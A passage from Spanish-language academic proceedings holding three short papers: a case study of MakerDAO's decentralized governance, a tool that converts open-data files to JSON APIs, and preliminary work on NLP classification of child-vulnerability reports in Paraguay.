[10] Blockchain en la administración pública: Mucho ruido y pocos bloques (Pág 56) Banco Interamericano de Desarrollo. 2019. Disponible en http://dx.doi.org/10.18235/0001951

[11] Grech, A. and Camilleri, A. F. 2017. Blockchain in Education. Brussels, European Commission. Disponible en: https://doi.org/10.2760/60649

[12] Credentials, Reputation, and the Blockchain. J. Philipp Schmidt. Disponible en: https://er.educause.edu/articles/2017/4/credentials-reputation-and-the-blockchain. Consultado 20-02-2024

[13] World Wide Web Consortium (W3C). Disponible en: https://www.w3.org/. Consultado 20-02-2024

[14] Han, M., et al (2018). A novel blockchain-based education records verification solution. In Proceedings of the 19th Annual SIG Conference on Information Technology Education (pp. 178-183). https://doi.org/10.1145/3241815.3241870.

[15] Propuesta de Recomendación del Consejo relativa a un enfoque europeo de las microcredenciales para el aprendizaje permanente y la empleabilidad. Disponible en: https://data.consilium.europa.eu/doc/document/ST-9237-2022-INIT/es/pdf. Consultado 01-06-2023

ANEXO:
https://drive.google.com/file/d/1HZMSJzH_BvsafOnS0WdoWLrrg1P3mcEZ/view?usp=sharing

Gobernanza descentralizada y constitucionalismo digital: estudio de caso de MakerDao

Joaquín Cerviño[1], Hernán Merlino[1,2]

[1] Programa de Maestría, Ingeniería en Sistemas de Información, Facultad Regional Buenos Aires, Universidad Tecnológica Nacional (Argentina)
jcervino@frba.utn.edu.ar
[2] Universidad de Buenos Aires. Facultad de Ingeniería. Laboratorio de Sistemas de Información Avanzados. (Argentina)

Abstract. Los sistemas de gobernanza facilitados por la tecnología blockchain mediante contratos inteligentes permiten la aplicación de nuevos paradigmas en la regulación de las comunidades digitales. Este artículo presenta el estudio de caso de MakerDao, el cual implementa una Organización Autónoma Descentralizada para la toma de decisiones. Se analizan las implicancias de este modelo de acuerdo a las ideas planteadas por el constitucionalismo digital para la regulación de comunidades digitales.

Keywords: Gobernanza descentralizada, Organización autónoma descentralizada, Constitucionalismo digital

1 Introducción

La gobernanza descentralizada es un caso de uso de la tecnología blockchain de aparición reciente. La blockchain es una base de datos distribuida y redundante que mantiene un número de registros constituidos en bloques. Inicialmente se adoptó como un sistema de transferencia de dinero digital a través de Bitcoin [1]. La aparición de los denominados contratos inteligentes [2], en un principio dado en la blockchain llamada Ethereum [3], abrió el camino para nuevas implementaciones. Entre las mismas se pueden señalar las finanzas descentralizadas, sistemas de gobernanza y la creación de activos digitales fungibles o no fungibles. Los sistemas de gobernanza son implementados a través de las Organizaciones Autónomas Descentralizadas (DAO por sus iniciales en inglés). Las definiciones más relevantes en la literatura para este tipo de organizaciones las describen como “sistema basado en la blockchain que permite a las personas coordinarse y gobernarse mediadas por un conjunto de reglas que se ejecutan de forma autónoma, desplegadas en la blockchain” [4]. También son descritas como “organizaciones no jerárquicas que realizan y registran actividades en una red pública de particulares y asegurada criptográficamente” que “basan [su funcionamiento] en la contribuciones voluntarias de los interesados para operar, gestionar y evolucionar la organización mediante un proceso de consulta democrático” [5]. Se puede decir que las Organizaciones Autónomas Descentralizadas guían comunidades digitales con un fin.

Establecer normas de conducta para comunidades digitales es un tema que suscitó el interés de diversos investigadores. En este ámbito es destacable la idea de "constitucionalismo digital" inicialmente planteado por Suzor [6]. Éste postula como necesaria la existencia de un marco o framework regulatorio para comunidades digitales que establezca y garantice derechos básicos y balances de poderes en las mismas. El autor sugiere que si bien los términos de servicio existen en plataformas como redes sociales, es problemático el hecho de que los mismos puedan ser alterados unilateralmente por los administradores de las plataformas. En este sentido señala como un aspecto muy importante del diseño de la gobernanza la existencia de un conjunto de normas inalterables que se constituyan como un "órden de la ley", limitando el accionar de las decisiones tomadas. Cabe destacar que, si bien Suzor dio inicio al concepto de constitucionalismo digital, diversos autores aportaron a la idea introduciendo distintos matices [7].

El advenimiento de las Organizaciones Autónomas Descentralizadas facilita realizar un estudio de caso sobre el funcionamiento de instituciones que ponen en práctica diseños de gobernanza novedosos. Este tipo de organizaciones poseen una documentación pública detallada que describe su funcionamiento interno. Es común que las mismas se regulen a partir de un sistema de reglas estipulado y votado por sus mismos usuarios, que son a su vez *stakeholders* de los sistemas que regulan. Este artículo presenta un estudio de caso realizado a partir del relevamiento de la documentación de una implementación de este tipo de organizaciones: Maker Dao. El objetivo es el análisis de una organización descentralizada para entender la naturaleza de los procesos y estructura que la componen y poder responder si ofrecen un alternativa superadora en términos de diseño de gobernanza con los criterios planteados por el constitucionalismo digital.

Se consideró relevante esta organización en particular dado a que controla un usado ampliamente por la estabilidad de su valor: el token DAI.

Este artículo se desarrolla en el marco del trabajo de tesis de la Maestría en Ingeniería de Sistemas de Información de la Universidad Tecnológica Nacional, Regional Buenos Aires. La temática fue trabajada previamente en el Trabajo de Especialización denominado "Impacto de la Tecnología Blockchain en la Gobernanza de Redes Sociales", aprobado y presentado en el Congreso Attica 2023 con el artículo "Impacto de la tecnología blockchain en la gobernanza de redes sociales: un mapeo sistemático de la literatura". Este artículo aporta a la temática, gobernanza de comunidades digitales a través de la tecnología blockchain, con un estudio de caso.

2 Metodología

El presente artículo es un estudio de caso de tipo exploratorio y descriptivo basado en la metodología establecida por Yin [8] y adaptada al ámbito de ingeniería de software por Runeson y Höst [9]. Los autores señalan como una estrategia válida recabar datos a partir de la documentación de una organización. Se plantea un estudio de caso único utilizando Maker DAO como unidad de análisis. Las preguntas de investigación que guiaron el análisis están planteadas en la Tabla 1.

Tabla 1. Preguntas de investigación

Pregunta de investigación (PI)	Motivación
PI 1: ¿Cuál es la finalidad de Maker DAO?	Encontrar y comprender cuál es el objetivo de la organización analizada para contextualizar su funcionamiento
PI2: ¿Cuáles son los elementos que componen una Organización Autónoma Descentralizada?	Describir los artefactos, los actores y roles que los constituyen.
PI3: ¿Cuáles son los procesos que se llevan a cabo?	Analizar los procesos de toma de decisiones y ciclo de vida de los mismos,
PI4: ¿Qué buenas prácticas de diseño de gobernanza de acuerdo al constitucionalismo digital son implementados en Maker DAO?	Realizar un análisis crítico de las fortalezas y debilidades ofrecidas por el sistema de gobernanza de acuerdo a criterios de constitucionalismo digital planteado por Suzor

3 Resultados

3.1 PI ¿Cuál es la finalidad de MakerDAO?

MakerDAO es una Organización Autónoma Descentralizada cuyo objetivo es lograr estabilidad económica en el ecosistema de criptomonedas. De forma más abarcativa, la plataforma que conforma MakerDAO y que también incorpora actividades financieras se denomina *Maker protocol.* Este sistema posee dos cripto activos o *tokens*. Por un lado existe el DAI, un stablecoin que mantiene un valor estable a partir de colateralización de otros activos. Por otro lado, el activo denominado MKR se utiliza para llevar a cabo las votaciones que determinan el funcionamiento del protocolo [10].

3.2 PI ¿Cuáles son los elementos que componen una Organización Autónoma Descentralizada?

El funcionamiento de la organización hace uso de un documento denominado Atlas [11]. El mismo es público y se encuentra alojado en la web. Oficia de proposición fundacional sobre la cual se basan las operaciones de la organización, es de carácter inmutable y tiene precedencia sobre todos los demás ámbitos de la gobernanza. El mismo se puede describir como un glosario que define y describe a alto nivel a la organización y sus componentes: los actores, los incentivos y las áreas de trabajo. Cabe destacar que el mismo fue constituido a partir de la votación de propuestas por parte de la comunidad involucrada en la gobernanza del protocolo.

3.3 PI ¿Cuáles son los procesos que se llevan a cabo?

MakerDAO lleva adelante el proceso de toma de decisiones a partir de la votación de poseedores del token de gobernanza, que a su vez pueden ser considerados como los *stakeholders* de dicho protocolo. Las decisiones se toman a partir de la votación a favor o en contra de las propuestas de mejoras denominadas MIPs, o Maker Improvement proposals [11]. Dichas propuestas son documentos estandarizados cuyo objetivo es, de ser votadas, regular el funcionamiento del *Maker protocol*.

Cabe mencionar que el sistema de votación propuesto por MakerDAO es de carácter ponderado. En este sentido, el número de stakeholders que voten una proposición no define el resultado de la misma. El poder de voto es proporcional a la cantidad de tokens que destinen los stakeholders a la aceptación o rechazo de una propuesta [12].

3.4 PI ¿Qué buenas prácticas de diseño de gobernanza de acuerdo al constitucionalismo digital son implementados en Maker DAO?

A partir del análisis de la documentación de Maker DAO se puede aseverar que existen sistemas de gobernanza de comunidades digitales que integran buenas prácticas de acuerdo a lo planteado por el constitucionalismo digital. La organización analizada hace uso de un documento que denomina Atlas, que estipula los términos de servicio bajo los que se guían, regulan y limitan las tomas de decisiones. A su vez, dicho documento fue generado por los *stakeholders* del protocolo a través de procesos de votación públicos y asegurados criptográficamente con tecnología de la blockchain.

4 Amenazas a la validez

La metodología propuesta por Runeson y Höst [9] destaca que la validez del estudio depende de los siguientes factores que fueron atentamente observados durante la realización del mismo.

Validez de constructo. Para determinar que no existiera ambigüedad en los objetos de estudio se definió taxativamente y de forma preliminar Organización Autónoma Descentralizada y constitucionalismo digital de acuerdo a las definiciones más pertinentes relevadas en la literatura.

Validez interna. Si bien no existe una mención explícita al constitucionalismo digital en la documentación de MakerDAO, se considera que esta idea ofrece un framework conceptual válido para analizar el diseño de gobernanza para comunidades digitales.

Validez externa. Si bien basar este tipo de estudio en un caso único puede presentar sesgos, se considera que el caso analizado posee un grado de madurez que lo hace relevante.

Fiabilidad. La documentación pública de MakerDAO presenta oportunidades para realizar estudios de caso debido a su organización y claridad. Este hecho está vinculado con el grado de madurez de dicha organización.

5 Conclusión y trabajos futuros

En el presente artículo se realizó un estudio de caso de una Organización Autónoma Descentralizada. Los resultados del mismo demuestran cómo la tecnología blockchain permite la implementación de sistemas nóveles de gobernanza, integrando buenas prácticas sugeridas por autores especializados en el análisis y diseño de sistemas de gobernanza para comunidades digitales.

Se plantea como trabajo futuro formalizar las posibilidades que otorga dicha tecnología para el diseño de sistemas de gobernanza. Extender este paradigma hacia otros ámbitos, como pudieran ser las redes sociales, facilitaría una mayor integración de los usuarios sobre las decisiones en las plataformas, otorgándoles un rol más activo. Se propone llevar a cabo este trabajo a partir del modelado conceptual de este tipo de sistema para facilitar el diseño de los mismos.

Referencias

1. Nakamoto, S.: Bitcoin: A peer-to-peer electronic cash system. Decentralized Bus. Rev. 21260 (2008).
2. Szabo, N.: Formalizing and securing relationships on public networks. First Monday. (1997).
3. Wood, G.: Ethereum: A secure decentralised generalised transaction ledger. Ethereum Proj. Yellow Pap. 151, 1–32 (2014).
4. Hassan, S., De Filippi, P.: Decentralized Autonomous Organization. Internet Policy Rev. 10, (2021). https://doi.org/10.14763/2021.2.1556.
5. Hsieh, Y.-Y., Vergne, J.-P., Anderson, P., Lakhani, K., Reitzig, M.: Bitcoin and the rise of decentralized autonomous organizations. J. Organ. Des. 7, 1–16 (2018).
6. Suzor, N.: Digital constitutionalism: Using the rule of law to evaluate the legitimacy of governance by platforms. Soc. Media Soc. 4, 2056305118787812 (2018).
7. Celeste, E.: Digital constitutionalism: a new systematic theorisation. Int. Rev. Law Comput. Technol. 33, 76–99 (2019). https://doi.org/10.1080/13600869.2019.1562604.
8. Yin, R.K.: Case study research: Design and methods. sage (2009).
9. Runeson, P., Höst, M.: Guidelines for conducting and reporting case study research in software engineering. Empir. Softw. Eng. 14, 131–164 (2009). https://doi.org/10.1007/s10664-008-9102-8.
10. MakerDAO Technical Docs | Maker Protocol Technical Docs, https://docs.makerdao.com, last accessed 2024/06/21.
11. MIPs Portal, https://mips.makerdao.com, last accessed 2024/07/10.
12. Voting | Maker Operational Manual, https://manual.makerdao.com/governance-processes/voting-in-makerdao, last accessed 2024/07/10.

Herramienta para la gestión de datos abiertos vinculando archivos estáticos y APIs

Juan Ignacio Torres, Ariel Pasini, Patricia Pesado

Instituto de Investigación en Informática LIDI (III-LIDI)
Facultad de Informática – Universidad Nacional de La Plata 50 y 120 La Plata Buenos Aires
Centro Asociado Comisión de Investigaciones Científicas de la Pcia. de Bs. As. (CIC)
{jitorres,apasini,ppesado}@lidi.info.unlp.edu.ar

Abstract. En los últimos años, el concepto de gobierno abierto ha permitido a los ciudadanos acceder a información pública y contribuir a la toma de decisiones gubernamentales. Sin embargo, la diversidad de formatos en los datos abiertos presenta desafíos significativos en términos de compatibilidad y accesibilidad. Para abordar estos problemas, se desarrolló una herramienta que convierte archivos de diferentes formatos a JSON y los hace accesibles mediante una API, mejorando la interoperabilidad y el uso eficiente de los datos. La herramienta permite cargar archivos, seleccionar columnas y realizar operaciones analíticas como filtrado de filas, agregaciones y comparación de resultados entre distintos conjuntos de datos. Con esta herramienta, se mejora el acceso a los datos y se potencia la capacidad de los ciudadanos y desarrolladores para analizar y utilizar la información de manera efectiva. El presente trabajo se desarrolla en el marco del subproyecto "Ciudades Inteligentes Sostenibles (CIS). Gobernanza digital. Buenas prácticas y calidad" del proyecto F031.

Keywords: Datos abiertos, Gobierno abierto, archivos de texto, API, vinculación de datos.

1 Introducción

El presente trabajo se realizó en el marco del subproyecto "Ciudades Inteligentes sostenibles (CIS). Gobernanza digital. Buenas prácticas y calidad", correspondiente al proyecto F031, denominado "Diseño, desarrollo y evaluación de sistemas en escenarios híbridos para áreas clave de la sociedad actual: educación, ciudades inteligentes y gobernanza digital.".

Las bases de datos abiertas y las APIs (Interfaces de Programación de Aplicaciones) son herramientas esenciales para proporcionar acceso libre y estructurado a la información pública. El acceso a estos datos permite a los ciudadanos monitorear las acciones del gobierno, participar en el diseño de políticas públicas y participar en el proceso de toma de decisiones.[1] Al analizar, procesar y comparar esta información desde diferentes puntos de vista, los ciudadanos pueden generar aportes constructivos

al gobierno, identificar tendencias y analizar cambios a lo largo del tiempo o en diferentes ubicaciones.[2]

Sin embargo, la publicación de datos abiertos en múltiples formatos presenta diversos desafíos como la incompatibilidad, la dificultad en el acceso y un procesamiento ineficiente de los datos. Este artículo aborda estas problemáticas y propone una solución para las mismas: una herramienta que convierte archivos de diferentes formatos (CSV, XML, etc.) a JSON y los hace accesibles mediante API. Esta herramienta mejora la interoperabilidad y facilita el uso eficiente y accesible de los datos, permitiendo a los ciudadanos y organizaciones utilizar los datos de manera efectiva para contribuir al bienestar social y optimizar la toma de decisiones.

2 Conceptos generales

En esta sección se describirán dos conceptos fundamentales de bases de datos abiertas y APIs.

1- ***Bases de datos abiertas***: son conjuntos de datos disponibles a los ciudadanos, que pueden ser utilizados y redistribuidos con libertad, con la condición de que se atribuya su origen. Estos datos pueden estar en diferentes formatos, como CSV, JSON, entre otros. Los datos abiertos permiten a los ciudadanos y organizaciones monitorear las acciones del gobierno, promoviendo una mayor transparencia. Además, los datos abiertos facilitan la participación ciudadana en el diseño de políticas públicas, desarrollo de aplicaciones que aborden problemas locales y en la toma de decisiones.[3][4]

2- ***APIs***: Una API es un conjunto de protocolos y reglas que permite que las aplicaciones de software se comuniquen entre sí. Las APIs definen cómo se deben estructurar las solicitudes y respuestas entre las aplicaciones para facilitar la interacción y el intercambio de datos. El uso de APIs para la publicación de datos abiertos facilita el acceso a los datos de manera estructurada y eficiente (permitiendo acceso directo y automatizado a los datos), facilitando que los desarrolladores utilicen estos datos para integrarlos en sitios web y plataformas digitales mejorando la accesibilidad y usabilidad de la información pública. También pueden crear herramientas de análisis de datos que ayuden a organizaciones y ciudadanos a visualizar tendencias. Otra ventaja del uso de APIs es que permiten acceder a datos en tiempo real, lo cual es crucial para aplicaciones que requieran información actualizada.[5]

3 Vinculación de datos abiertos

Publicar datos abiertos en diferentes formatos presenta una serie de problemas significativos que afectan la accesibilidad, interoperabilidad y eficiencia en el uso de dichos datos.

La falta de un formato estándar puede llevar a la fragmentación, donde distintos conjuntos de datos se publican en diferentes formatos como CSV, JSON y XML. Esto dificulta la integración de datos de diversas fuentes, ya que cada formato cuenta con

sus propias características y requerimientos de procesamiento. La interoperabilidad se ve comprometida cuando los formatos no son compatibles entre sí, lo que obliga a realizar conversiones adicionales y puede introducir errores en el proceso de transformación.[6]

Otro desafío considerable es la dificultad a la hora de acceder a los datos y procesarlos. No todas las herramientas de análisis y visualización son compatibles con todos los formatos de datos. Por ejemplo, el procesamiento de grandes archivos en formato CSV puede ser ineficiente y consumir muchos más recursos de los que consumiría un formato más estructurado como JSON.

La integración de datos de diferentes formatos también presenta problemas adicionales. Comparar y combinar datos de diferentes formatos es complejo, ya que los mismos pueden representar la misma información de maneras distintas, dificultando la comparación y el análisis en su conjunto.

La utilización de formato JSON logra una optimización en el uso de los datos debido a su estructura flexible, legible y compatible con la mayoría de los lenguajes de programación modernos. Su capacidad para estructurar datos de manera jerárquica permite una mayor accesibilidad y eficiencia en el manejo de datos.

4 Vinculación de datos abiertos de diferentes fuentes mediante APIs

Para abordar estas problemáticas, se ha desarrollado una herramienta (utilizando Python, Flask, Poetry y MongoDB) que convierte datos disponibles en diferentes formatos a JSON, haciéndolos accesibles mediante APIs, mejorando significativamente la interoperabilidad y la eficiencia en el uso de datos abiertos.[7] Además, permite realizar diferentes operaciones sobre los datasets, obteniendo información significativa para el análisis del usuario.

El funcionamiento de la herramienta consta de tres etapas principales:

1- ***Generación de la API***: En esta etapa, la herramienta permite cargar archivos desde diversas fuentes de origen. Los usuarios pueden seleccionar el delimitador del archivo (como punto y coma o coma) para asegurar una lectura eficiente y correcta de los datos. Una vez cargado el archivo, se ofrece la opción de elegir las columnas que se desean exportar a la API. Este proceso puede realizarse de manera reiterada con diferentes archivos. Esta etapa solo afecta a datos que no estén disponibles mediante APIs en formato JSON.

2- ***Integración y visualización de los datos:*** En esta etapa, la aplicación permite ingresar las direcciones de APIs, ya sea provenientes de diferentes portales de datos o generadas previamente por la herramienta. La herramienta verifica que las direcciones sean correctas y valida que las respuestas estén en formato JSON. Los usuarios pueden visualizar uno o ambos conjuntos de datos en paralelo. Esta visualización permite elegir qué operación realizar y qué columnas intervendrán en la operación selecciona-

da. Después de aplicar cualquiera de las operaciones, se genera un nuevo dataset con el resultado de la misma. Las operaciones disponibles son las siguientes:

- **Filtrado de filas por comparación de los valores de una columna**: Esta operación realiza una consulta agrupando los datos según un campo específico del dataset. Luego, filtra los datos bajo un criterio definido para encontrar el valor máximo o mínimo dentro de cada grupo, siempre que el valor sea numérico. En caso de que el valor no sea numérico, la herramienta informará al usuario del error. Adicionalmente, si no hay coincidencias con el filtro elegido, el usuario puede optar por visualizar o no esas filas en el resultado.
- **Agregaciones de filas por cuantificador**: Esta operación agrupa los datos por un campo específico del dataset y cuenta la cantidad de coincidencias que cumplen con un primer criterio de filtrado, así como la cantidad de coincidencias que cumplen con un segundo criterio.
- **Filtrado con agregación**: En esta operación, los datos se agrupan por dos campos del dataset. Luego, se aplican dos criterios de filtrado y se cuentan las coincidencias para cada uno de los filtros en cada grupo. Finalmente, se selecciona el grupo con el mayor (o menor) número de coincidencias para cada uno de los filtros.

3- ***Generación y comparación de resultados:*** En la tercera etapa, el usuario puede comparar el resultado obtenido de cualquiera de las operaciones con los valores correspondientes de otro dataset. Para ello, el usuario debe seleccionar las columnas del otro conjunto de datos que sean equivalentes a las columnas del dataset original. Esto generará un nuevo dataset que refleja el resultado de aplicar la operación a ambos conjuntos de datos, facilitando así el análisis y comparación de los datos.

5 Caso de estudio

Para ilustrar el uso de la herramienta, se utilizarán dos recursos que representan diferentes formatos de datos (ambos obtenidos de la Plataforma de Datos Abiertos de Colombia):

1- SIVICAP Irca Anual por Municipio 2017. Disponible en formato JSON y accesible mediante API.[8]
2- SIVICAP Irca Anual por Municipio 2018. Disponible en formato CSV.[9]

Ambos recursos contienen datos sobre el IRCA (Índice de Riesgo de Calidad de Agua) para los municipios de Colombia. Se realizará un filtrado con agregación sobre los mismos.

Primero, se convertirá el archivo CSV del recurso SIVICAP 2018 a formato JSON. Se cargará el archivo CSV en la herramienta. Luego, se elegirá el delimitador del archivo (en este caso, punto y coma), se seleccionarán las columnas que se desean exportar a la API, y se asignará un nombre único al dataset. Al presionar el botón

"Guardar", la herramienta generará los datos en formato JSON, que estarán accesibles a través de la ruta /api/datasets/nombre_dataset.

Antes de realizar la operación de análisis, el usuario podrá visualizar uno o ambos datasets. Esta visualización permite al usuario seleccionar las columnas relevantes en el primer dataset para la operación deseada. En el caso de ejemplo, se realizará el filtrado con agregación sobre el dataset 1 (SIVICAP Irca Anual por Municipio 2018).

Finalmente, si el usuario desea comparar los datos, debe seleccionar las columnas del segundo dataset que sean equivalentes a las seleccionadas en el primer dataset. Este proceso se ve en la Figura 1. Esto asegura una comparación coherente y alinea los datos adecuadamente para el análisis.



Fig. 1. Selección de columnas equivalentes entre dos datasets antes de compararlos.

Tras seleccionar las columnas en ambos datasets, se procede a realizar el filtrado con agregación sobre ambos, generando un dataset resultante (se visualiza en la Figura 2), que refleja los resultados de la operación aplicada a ambos conjuntos de datos. Este dataset resultante permitirá al usuario comparar y analizar los datos de manera efectiva, facilitando la evaluación de las diferencias y similitudes en términos de IRCA entre los años 2017 y 2018.




Fig. 2. Dataset resultado de aplicar el filtrado con agregación a ambos conjuntos de datos.

6 Conclusiones y líneas de investigación futuras

Se definió el concepto de gobierno abierto, destacando sus beneficios y las problemáticas relacionadas con la publicación de datos abiertos, además de enfatizar la importancia de la participación ciudadana para generar valor y tomar decisiones informadas.

Se desarrolló una herramienta para convertir archivos disponibles en diferentes formatos a JSON, mejorando la interoperabilidad y accesibilidad de los datos abiertos mediante APIs.

Se evaluó la eficacia de la herramienta mediante un caso de estudio, utilizando dos recursos en diferentes formatos, demostrando su utilidad en la comparación y el análisis de datos.

El uso de esta herramienta facilita el acceso a datos públicos y potencia la capacidad de los ciudadanos para analizar y utilizar la información de manera efectiva, colaborando con la generación de valor agregado.

El principal avance proyectado para el futuro es continuar trabajando en un sitio de gestión que facilite la conexión de distintos portales de datos abiertos a través de APIs, promoviendo la estandarización y el fácil acceso a la información. Este sitio permitirá a los usuarios cargar y almacenar las conexiones a las APIs de múltiples portales de datos abiertos, brindando una herramienta accesible para integrar y utilizar estos datos.

Referencias

[1] A. Zuiderwijk and M. Janssen, "Open data policies, their implementation and impact: A framework for comparison," *Gov. Inf. Q.*, vol. 31, no. 1, pp. 17–29, 2014, doi: 10.1016/j.giq.2013.04.003.

[2] C. Bonina, "The value of open data: Definitions, challenges and opportunities," RCUK Digital Economy, NEMODE, London, Final report, 2013.

[3] S. S. Dawes, L. Vidiasova, and O. Parkhimovich, "Planning and designing open government data programs: An ecosystem approach," *Gov. Inf. Q.*, vol. 33, no. 1, pp. 15 – 27, 2016, doi: 10.1016/j.giq.2016.01.003.

[4] P. Conradie and S. Choenni, "On the barriers for local government releasing open data," *Gov. Inf. Q.*, vol. 31, pp. S10 – S17, 2014, doi: 10.1016/j.giq.2014.01.003.

[5] L. Murphy, M. B. Kery, O. Alliyu, A. Macvean, and B. A. Myers, "API designers in the field: Design practices and challenges for creating usable APIs," in *IEEE Symp. Visual Lang. Human-Centric Comput.*, pp. 249 – 258, 2018, doi: 10.1109/VLHCC.2018.8506511.

[6] D. Jacobson, G. Brail, and D. Woods, *APIs: A strategy guide*, O'Reilly Media, Inc., 2011.

[7] J. I. Torres, A. C. Pasini, and S. Esponda, "Vinculación de portales abiertos mediante API," in *Libro de Actas: XXVIII Congreso Argentino de Ciencias de la Computación - CACIC 2022*, pp. 930 – 933, 2023. ISBN: 978-987-1364-31-2.

[8] "SIVICAP Irca Anual por Municipio 2017" [Online]. Available: https://www.datos.gov.co/resource/8a3z-nuiv.json

[9] "SIVICAP Irca Anual por Municipio 2018" [Online]. Available: https://www.datos.gov.co/Salud-y-Protecci-n-Social/SIVICAP-Irca-Anual-por-Municipio-2018/nde2-wquc

NLP para la Protección Social: Clasificación Multinomial de Vulnerabilidades en Derechos de Niños y Adolescentes

Arturo González Fernández, Romina Rojas Moreno, Gustavo Sosa-Cabrera

Facultad Politécnica - Universidad Nacional de Asunción
Asunción, Paraguay
artufer4@fpuna.edu.py
{rominarojas,gdsosa}@pol.una.py
https://www.pol.una.py

Resumen Este estudio presenta un sistema para la clasificación semi-automática de vulnerabilidades en situaciones que afectan a niños y adolescentes. Se aplican técnicas de procesamiento del lenguaje natural (NLP) para analizar informes de denuncias, e incluye un módulo que categoriza semi-automáticamente dichas denuncias. Se emplea una clasificación multi-etiqueta que identifica las diversas formas de vulnerabilidad presentes en cada caso. La mejora de este proceso proporciona a las autoridades una visión más precisa de la situación de vulnerabilidad que enfrentan los niños y adolescentes, sugiriendo la clasificación de denuncias recibidas, lo que a su vez facilita la toma de decisiones y la intervención oportuna.

Palabras Claves: NLP · Clasificación Multi-etiqueta · Vulnerabilidad.

1. Introducción

El uso de la tecnología en la sociedad ofrece un campo fértil para la innovación y la resolución de problemas críticos. Dentro de esta convergencia se encuentra el Procesamiento del Lenguaje Natural (NLP), una disciplina a la vanguardia de la Inteligencia Artificial, Machine Learning y la Ciencia de Datos [4]. El NLP no solo proporciona un marco para la comprensión y análisis del lenguaje humano [4,3], sino que también desempeña un papel crucial en la automatización de tareas complejas. Estas incluyen la clasificación de textos [8,6], el reconocimiento de voz, el análisis de sentimientos [1], y la verificación de la veracidad de la información [5], entre otras aplicaciones [3]. En el delicado terreno de la protección de menores, identificar y clasificar vulnerabilidades que afectan a niños y adolescentes se ha convertido en una tarea de creciente importancia. La sensibilidad de esta misión se ve exacerbada por la insuficiencia crónica de recursos humanos dedicados, una situación que se agrava con el incremento progresivo de incidencias año tras año. La automatización, mediante el uso de clasificadores NLP, surge como una solución prometedora que puede incrementar significativamente la capacidad de respuesta frente a estas situaciones de vulnerabilidad.

Este trabajo presenta los resultados preliminares de un sistema para la clasificación automatizada de vulnerabilidades en situaciones que afectan a niños y adolescentes, aplicando técnicas de NLP. A futuro, este sistema sería aplicado al servicio de Fonoayuda (147) del Ministerio de la Niñez y la Adolescencia (MINNA) de Paraguay habilitado para brindar orientación psicológica, social y legal, para sugerir la clasificación preliminar de las denuncias recibidas en este canal a los expertos que realizan el análisis de los casos.

2. Materiales y Métodos

2.1. Conjunto de datos.

El conjunto de datos fue proporcionado por el Ministerio de la Niñez y la Adolescencia (MINNA) de Paraguay. Dicho conjunto comprende una serie de narrativas que abordan diversas situaciones de vulnerabilidad. Estos relatos han sido compilados y clasificados por especialistas en el campo, asegurando una categorización adecuada y experta. Cabe señalar que, aunque los datos presentados no poseen una estructura uniforme, cada relato ha sido meticulosamente etiquetado con una o más categorías pertinentes. En la compilación de los datos se ha prestado especial atención a la confidencialidad, protegiendo la identidad de los individuos involucrados. Se utiliza la abreviatura "NNA"para referirse a los menores en condición de vulnerabilidad y "SUJETO"para identificar a la figura del agresor. A pesar de que se ha evitado la inclusión de información geográfica específica, se han identificado referencias a lugares concretos en algunos casos. Los relatos seleccionados para este estudio se distinguen por su coherencia narrativa y autenticidad, reflejando una correlación precisa con las categorías asignadas. La base de datos abarca un total de 97 narrativas, las cuales han sido distribuidas en 16 categorías diferentes. No obstante, se identificó que algunas categorías son subconjuntos de otras más amplias, lo que resulta en un total de 10 categorías únicas. La distribución de las narrativas en relación con las categorías se detalla en la Tabla 1.

Etiqueta	Cantidad
maltrato	38
violación del deber de cuidado	37
situación de riesgo	28
abuso sexual	21
salud	9
explotación comercial	8
asuntos legales	7
explotación sexual	6
negligencia	5

Tabla 1. Cantidad de narrativas por categorías.

2.2. Metodología.

Luego del análisis cuantitativo de los aspectos generales del conjunto de datos, se procede al preprocesamiento [10] de cada documento incluido en el mismo, siguiendo una serie de pasos específicos: (i) tokenización, donde se examina cada token resultante y se descarta si es numérico, si representa una puntuación, si es un carácter no textual, si pertenece a una palabra irrelevante (stopword), y si consta de un solo carácter, (ii) la lematización, que obtiene la raíz del token resultante, que resulta en un unigrama. Luego del preprocesamiento, cada relato se convierte en un documento, y se generan las siguientes características por cada uno de ellos: (i) clases, que consisten en un conjunto de unigramas (términos) únicos, y (ii) la frecuencia absoluta, donde se contabiliza el número de veces que se repite el unigrama (término) dentro del conjunto de unigramas del documento. Con las características generadas, se procede a analizar la naturaleza del conjunto de datos a través de las siguientes etapas: (i) generación del corpus, que resulta en una lista de clases únicas, obtenidas por cada documento, (ii) selección de clases, para cada clase del corpus, se registra la frecuencia con la que aparece en el conjunto de datos, se estima la media de la frecuencia, y se descarta aquellas clases que poseen menor frecuencia que el doble de la media obtenida, (iii) calcular la probabilidad de cada clase seleccionada, y (iv) generar el diagrama de dispersión. Durante el proceso de generación de características, se realiza la transformación binaria [3] de cada documento, comparando el corpus con las clases del documento. Para cada clase del corpus presente en las clases del documento, se asigna el valor 1; de lo contrario, se asigna 0. Esta transformación binaria se utiliza en un clasificador bayesiano multinomial. Se emplea un clasificador bayesiano, dividiendo el conjunto de datos en 75 % para entrenamiento (aproximadamente 73 relatos seleccionados aleatoriamente) y el restante 25 % para la evaluación del modelo [9]. La métrica de evaluación utilizada es la precisión del modelo [9].

3. Resultados preliminares

3.1. Conjunto de datos.

Se eligieron 155 variables, y se organizaron en orden ascendente según su frecuencia. Las cinco variables con mayor probabilidad fueron las siguientes: "madr"(1,57 %), .ªños"(1,86 %), "nna"(2,16 %), "sujet"(2,78 %) y "niñ"(2,84 %).

3.2. Naturaleza de los datos.

No-lineal [9] según el gráfico de dispersión. Precisión del clasificador. Los resultados preliminares muestran que el clasificador ha logrado una precisión del 46 %. Si bien es comprensible que en esta fase inicial se obtengan resultados por debajo de lo esperado, es evidente la necesidad de realizar un análisis más exhaustivo debido al rendimiento insatisfactorio observado. Estos hallazgos subrayan la importancia de continuar refinando y mejorando el modelo. Se proyecta

que las acciones futuras, se podrá elevar significativamente la precisión del clasificador en comparación con la etapa actual. Este resultado inicial sirve como punto de partida para identificar áreas de mejora y ajustes necesarios, lo que nos motiva a seguir trabajando en la optimización del sistema clasificatorio.

4. Acciones futuras

Con el propósito de mejorar la precisión del clasificador y avanzar en la resolución del problema social abordado, se plantean una serie de acciones que se espera conduzcan a un rendimiento superior.

4.1. Acotar la cantidad de etiquetas.

